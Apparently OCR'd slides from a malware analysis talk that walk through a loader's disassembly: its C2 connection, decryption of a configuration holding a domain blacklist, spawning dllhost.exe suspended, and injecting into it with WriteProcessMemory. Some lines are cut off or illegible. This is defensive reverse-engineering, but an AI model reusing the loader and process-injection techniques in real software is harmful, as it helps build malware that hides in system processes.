0000000000614FA0 call    lstrcopy
0000000000614FA6 jmp     short loc_614FB8
```

64 bits


```
0000000000614FA8
0000000000614FA8 loc_614FA8:
0000000000614FA8 push    bin_int64
0000000000614FAE lea     eax, [ebp+var_30]
0000000000614FB1 push    eax
0000000000614FB2 call    lstrcopy
```

```
0000000000614FB8
0000000000614FB8 loc_614FB8:
0000000000614FB8 push    1
0000000000614FBA push    0
0000000000614FBC lea     eax, [ebp+var_8]
0000000000614FBF push    eax
0000000000614FC0 lea     eax, [ebp+var_30]
0000000000614FC3 push    eax
0000000000614FC4 call    InternetWrapper
0000000000614FC9 add     esp, 10h
0000000000614FCC mov     [ebp+var_4], eax
```

- Check OS version

  → to download the corresponding configuration file

CONNECTING TO THE C2 { THE LOADER }




```
0000000000D042E5 and     [ebp+var_4], 0
0000000000D042E9 push    0
0000000000D042EB push    0
0000000000D042ED push    0
0000000000D042EF push    0
0000000000D042F1 push    0
0000000000D042F3 call    InternetOpen
0000000000D042F9 mov     [ebp+var_C], eax
0000000000D042FC cmp     [ebp+var_C], 0
0000000000D04300 jnz     short loc_D0430C
```

```
0000000000D0430C
0000000000D0430C loc_D0430C:
0000000000D0430C push    1
0000000000D0430E push    0
0000000000D04310 push    3
0000000000D04312 push    0
0000000000D04314 push    0
0000000000D04316 mov     eax, [ebp+arg_0]
0000000000D04319 movzx   eax, word ptr [eax+8]
0000000000D0431D push    eax
0000000000D0431E mov     eax, [ebp+arg_0]
0000000000D04321 push    dword ptr [eax+0Ch]
0000000000D04324 push    [ebp+var_C]
0000000000D04327 call    InternetConnect
0000000000D0432D mov     [ebp+var_8], eax
0000000000D04330 cmp     [ebp+var_8], 0
0000000000D04334 jnz     short loc_D04340
```

- Finally! It Initiates the connection to the C2!
- C2's URL has been unpacked into the memory before

GETTING THE CONFIGURATION { THE LOADER }



InternetSetOption

HttpOpenRequest

HttpOpenRequest

HttpAddRequestHeader

HttpSendRequest


HttpQueryInfo

InternetReadFile

- Typically a connection scheme:


1. Crafting the request
2. Adding it to the header
3. Sending it
4. Getting the information

GETTING THE CONFIGURATION { THE LOADER }




```
000000000061444B
000000000061444B loc_61444B:
000000000061444B and     [ebp+var_10], 0
000000000061444F lea     eax, [ebp+var_10]
0000000000614452 push    eax
0000000000614453 push    1000h
0000000000614458 mov     eax, [ebp+arg_0]
000000000061445B mov     eax, [eax+1Ch]
000000000061445E mov     ecx, [ebp+arg_0]
0000000000614461 add     eax, [ecx+20h]
0000000000614464 push    eax
0000000000614465 push    [ebp+var_4]
0000000000614468 call    InternetReadFile
000000000061446E test    eax, eax
0000000000614470 jnz     short loc_614476
```

- The C2 send the configuration to the malware
- The malware stores it into the memory



```
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  A8 6C F8 08 F8 4B 06 0F  ........¿l°.°K..
4B 3B 3D 46 17 13 40 52  01 6C 54 5E 05 55 5D 55  K;=F..@R.lT^.U]U
5A 15 45 40 0B 69 3D 68  14 17 10 15 41 [illegible] 14 48  Z.E@.i=h....A..H
51 17 5A 4D 57 00 5E 18  06 01 [illegible] 44 [illegible] 3E 68 [illegible]  Q.ZMW.^....D.>h.
46 13 16 12 44 14 1C 4A  56 [illegible] 50 4C 5F 57 44 15  F...D..JV.PL_WD.
5B 45 5B 1F 43 [illegible] 3B 68  44 19 43 43 46 17 44 1C  [E[.C.;hD.CCF.D.
46 5F 56 02 58 4A 07 5A  48 5D 53 46 4E 14 1A 34  F_V.XJ.ZH]SFN..4
39 46 11 42 11 [illegible] [illegible] 40  1E 5B 5B 44 05 1E 58 07  9F.B...@.[[D..X.
10 13 41 4F 6B 3D 46 16  10 16 17 46 15 19 1B 1B  ..AOk=F....F....
13 47 42 50 01 18 55 56  5E 4C 13 4E 3C 38 10 42  .GBP..UV^L.N<8.B
```

GETTING THE CONFIGURATION { THE LOADER }



```
ar_30]

_614C8F
, dword_627E3C
, dword_627AF0[eax*4]
p+var_40], eax
, dword_627E3C
, dword_627AF0[eax*4]
rd_627F4C, eax
p+arg_C], 0
rt loc_614C65
```


```
0000000000614C67
0000000000614C67 loc_614C67:
0000000000614C67 push    StrConf
0000000000614C6D push    [ebp+var_2C]
0000000000614C70 push    [ebp+var_30]
0000000000614C73 call    Decipher
0000000000614C78 add     esp, 0Ch
0000000000614C7B cmp     [ebp+arg_4], 0
0000000000614C7F jz      short loc_614C89
```

```
(850,2055) (681,384) UNKNOWN 0000000000614C40: InternetWrapper+196
```

```
iew-1
00  00 00 00 00 00 00 00 00  7B 0D 0A 20 20 20 22 66  ........{..···"f
10  67 5F 62 6C 61 63 6B 6C  69 73 74 22 3A 5B 0D 0A  g_blacklist":[..
20  20 20 20 20 20 20 22 2A  35 2E 39 2E 31 37 38 2E  ······"*5.9.178.
30  36 37 2A 22 2C 0D 0A 20  20 20 20 20 20 22 2A 73  67*",..······"*s
40  65 70 61 2E 6E 65 74 77  6F 72 6B 2A 22 2C 0D 0A  epa.network*",..
50  20 20 20 20 20 20 22 2A  76 69 61 64 6F 79 65 6E  ······"*viadoyen
60  2E 26 65 74 2A 22 2C 0D  0A 20 20 20 20 20 20 22  .&et*",..······"
70  2A 6C 6B 71 64 2E 6E 65  74 2A 22 2C 0D 0A 20 20  *lkqd.net*",..
80  20 20 20 20 22 2A 79 6F  75 74 75 62 65 2E 63 6F  ····"*youtube.co
90  6D 2A 22 2C 0D 0A 20 20  20 20 20 20 22 2A 64 69  m*",..······"*di
A0  67 69 63 65 72 74 2E 63  6F 6D 2A 22 2C 0D 0A 20  gicert.com*",..
 0  20 20 20 20 20 22 2A 74  61 62 6F 6F 6C 61 2E 63  ·····"*taboola.c
    6F 6D 2A 22 2C 0D 0A 20  20 20 20 20 20 22 2A 63  om*",..······"*c
    72 69 74 65 6F 2E 63 6F  6D 2A 22 2C 0D 0A 20 20  riteo.com*",..
    0 20 20 20 22 2A 61 64  6E 78 73 2E 63 6F 6D 2A  ····"*adnxs.com*
```

- The configuration is deciphered just after
- Again, into the memory
- Now, go and dump it! Goal reached!

SPAWNING DLLHOST.EXE { THE PAYLOAD }



```
 ush     eax
 push    0
8 push   0
BA push  4
BC push  0
BE push  0
C0 push  0
C2 push  0
C4 lea   eax, [ebp+var_15C]
CA push  eax
CB call  CreateProcess
D1 push  0
D3 push  [ebp+var_14]
D6 push  [ebp+var_4]
D9 call  near ptr unk_6144EE
01: CreateDLLHOST_EXE+EE
```

```
[ebp+var_15C]=[Stack[00000FDC]:aCWindowsSystem32Dll]
aCWindowsSystem32Dll db 'C:\Windows\system32\dllhost.exe',0
```

Name
- IsDBCSLeadByte
- IsWow64Process
- IsValidCodePage
- DisableThreadLibraryCalls
- IsDebuggerPresent
- IsProcessorFeaturePresent
- RaiseException
- IsThreadAFiber
- IsValidLocale


is

Line 5 of 92

```
00 68 F6 EA 00   .÷Û.T÷Û.....h÷Û.
00 00 00 00 00   Ðba..§Û.........
00 00 00 00 00   ................
00 48 00 61 00   .....÷Û.T÷Û.H.a.
3 79 73 74 65    C:\Windows\syste
 65 78 65 00     m32\dllhost.exe.
  00 00 00       ................
```

Stack view


```
00EAF508  00610048  debug046:00610
00EAF50C  575C3A43
00EAF510  6F646E69
00EAF514  735C7377
00EAF518  65747379
00EAF51C  5C32336D
00EAF520  686C6C64
```



```
⊟ facture logistique.exe                 2 4
  ⊟ facture logistique.tmp              12 3
    ⊟ firefox.exe                        2 5
      ⊟ firefox.exe                      2 4
          dllhost.exe          Susp...
```

- Now the malware has the configuration
- Dllhost.exe is spawned (naturally in suspended mode)

PROCESS INJECTION { THE PAYLOAD }



```
000000000061495D call    getProcAdd
0000000000614963 mov     [ebp+var_5C], eax
0000000000614966 push    AnsiStringToUnicode
000000000061496C push    [ebp+var_30]
000000000061496F call    getProcAdd
0000000000614975 mov     [ebp+var_58], eax
0000000000614978 push    LoadDLL
000000000061497E push    [ebp+var_30]
0000000000614981 call    getProcAdd
0000000000614987 mov     [ebp+var_54], eax
000000000061498A push    GetProceduAdd
0000000000614990 push    [ebp+var_30]
0000000000614993 call    getProcAdd
0000000000614999 mov     [ebp+var_50], eax
000000000061499C push    FreeUnicodeStr
00000000006149A2 push    [ebp+var_30]
00000000006149A5 call    getProcAdd
00000000006149AB mov     [ebp+var_4C], eax
00000000006149AE lea     eax, [ebp+var_68]
00000000006149B1 mov     [ebp+var_34], eax
00000000006149B4 push    0
00000000006149B6 push    20h
00000000006149B8 push    [ebp+var_34]
00000000006149BB push    dword ptr [ebp+var_10]
00000000006149BE push    [ebp+arg_4]
00000000006149C1 call    WriteProcessMem
00000000006149C7 test    eax, eax
00000000006149C9 jnz     short loc_6149D2
```

